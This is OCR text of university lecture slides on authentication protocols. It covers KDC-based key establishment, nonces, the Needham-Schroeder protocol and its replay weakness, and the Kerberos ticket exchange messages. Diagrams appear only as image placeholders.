
Session Key Establishment with Public Key Cryptosystem

- An alternative is to use Diffie-Helman key exchange algorithm.
- Another alternative with PKC, send additional random nonces $\{R\}_A$, $\{R\}_B$ and use them to derive a session key.



Key Establishment and Authentication with KDC


A simple protocol:



- Problem:
  - Potential delayed key delivery to Bob. (besides others)

Key Establishment and Authentication with KDC

- Another simple protocol:




- Problems:
  - No freshness guarantee for K_{AB}
  - Alice & Bob need to authenticate

Nonces

- Nonce: Something created for one particular occasion
- Nonce types:
  - Random numbers
  - Timestamps
  - Sequence numbers
- Random nonces needed for unpredictability
- Obtaining random nonces from timestamps: encryption with a secret key.

Needham-Schroeder Protocol





Needham-Schroeder Protocol

- Ticket is double-encrypted. (unnecessary)
- N_1: for authenticating KDC & freshness of K_{AB}.
- N_2, N_3: for key confirmation, mutual authentication
- Why are the challenges N_2, N_3 encrypted?
- Problem: Bob doesn't have freshness guarantee for K_{AB} (i.e., can't detect replays).


Replaying Tickets

- Messages should be integrity protected. Otherwise, cut-and-paste reflection attacks possible:





Expanded Needham-Schroeder Protocol



Protocol Performance Comparison

- Computational Complexity:
  (to minimize CPU time, power consumption)
  - Number of private-key operations
  - " " public-key "
  - " " bytes encrypted with secret key
  - " " bytes hashed

- Communication Complexity:
  - Number of message rounds
  - Bandwidth consumption

Kerberos


Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

Kerberos

- Kerberos is a network authentication protocol. Requirements:
  - Security
  - Reliability
  - Transparency
  - Scalability
- Cryptographic authentication for distributed systems
- Based on symmetric-key authentication with KDC
- Developed at MIT: two versions: Version 4 and Version 5 (specified as RFC1510)
  - http://web.mit.edu/kerberos/www




Kerberos

- Advantages:
  - secure authentication
  - single sign-on
  - secure data flow

- Applications benefiting from Kerberos:
  - telnet, ftp
  - BSD rtools (rlogin, rsh, rcp)
  - NFS
  - Others (pine, eudora, etc.)

Overview of Kerberos




Protocol Design Motivations

- AS knows passwords for all clients
- AS distributes keys Client-TGS
- TGS distributes keys Client-Server
- Lifetime validity for tickets, include a time validity
- Freshness of messages to prevent replay attacks: use sequence numbers, timestamp or random numbers


Kerberos Keys

- Each principal shares a "master key" with KDC
  - K_A: Alice's master key. Used for initial authentication
- K_{TGS}: The key known by AS and the TGS.
- $K_{A,\ tgs}$: The key shared between the TGS and Alice
- Ticket Granting Tickets (TGT):
  - issued to Alice by AS after login
  - encrypted with K_{TGS}
  - used to obtain session key $K_{A,tgs}$

Key Relation in Kerberos



Logging into the Network



1- Alice $\rightarrow$ AS: $ID_A \,||\, ID_{tgs} \,||\, TS_1$

2- AS $\rightarrow$ Alice: $E_{K_A}[K_{A,tgs} \,||\, ID_{tgs} \,||\, TS_2 \,||\, Lifetime_2 \,||\, Ticket_{tgs}]$

$Ticket_{tgs} = E_{K_{tgs}}[K_{A,tgs} \,||\, ID_A \,||\, AD_A \,||\, ID_{tgs} \,||\, TS_2 \,||\, Lifetime_2]$

ID_{tgs} denotes the identifier of the Ticket Granting Server (TGS)

$K_{A,\,tgs}$ is the key shared by the TGS and Alice


K_{tgs} key known by AS and the TGS

Logging into the Network

The workstation,

- converts Alice's password into a DES key
- when receives the credentials from the server, decrypts them using this DES key
- if decrypts correctly, authentication is successful
- discards Alice's master key; retains the TGT.
- TGT contains all the information TGS needs about Alice's session; hence TGS can work without remembering any volatile data.

Obtaining a Ticket from TGS



3- Alice $\rightarrow$ TGS: $ID_B \;||\; Ticket_{tgs} \;||\; Authenticator_A$

4- TGS $\rightarrow$ Alice: $E_{K_{A,tgs}}[\, K_{AB} \;||\; ID_B \;||\; TS_4 \;||\; Ticket_B \,]$


$Authenticator_A = E_{K_{A,\,tgs}}[\, ID_A \;||\; AD_A \;||\; TS_3 \,]$

$Ticket_{tgs} = E_{K_{tgs}}[K_{A,tgs} \;||\; ID_A \;||\; AD_A \;||\; ID_{tgs} \;||\; TS_2 \;||\; Lifetime_2]$

$Ticket_B = E_{K_B}[\, K_{AB} \;||\; ID_A \;||\; AD_A \;||\; ID_B \;||\; TS_4 \;||\; Lifetime_4 \,]$

K_B is the key shared by the TGS and server B

Client-Server Authentication Exchange



5- Alice $\rightarrow$ Bob: $Ticket_B \,||\, Authenticator_A$

6- Bob $\rightarrow$ Alice: $E_{K_{AB}}[TS_5 + 1]$

$Ticket_B = E_{K_B}[K_{AB} \,||\, ID_A \,||\, AD_A \,||\, ID_B \,||\, TS_4 \,||\, Lifetime_4]$

$Authenticator_A = E_{K_{AB}}[ID_A \,||\, AD_A \,||\, TS_5]$

Real-Time Communication Security: SSL, IPSEC

Ahmet Burak Can

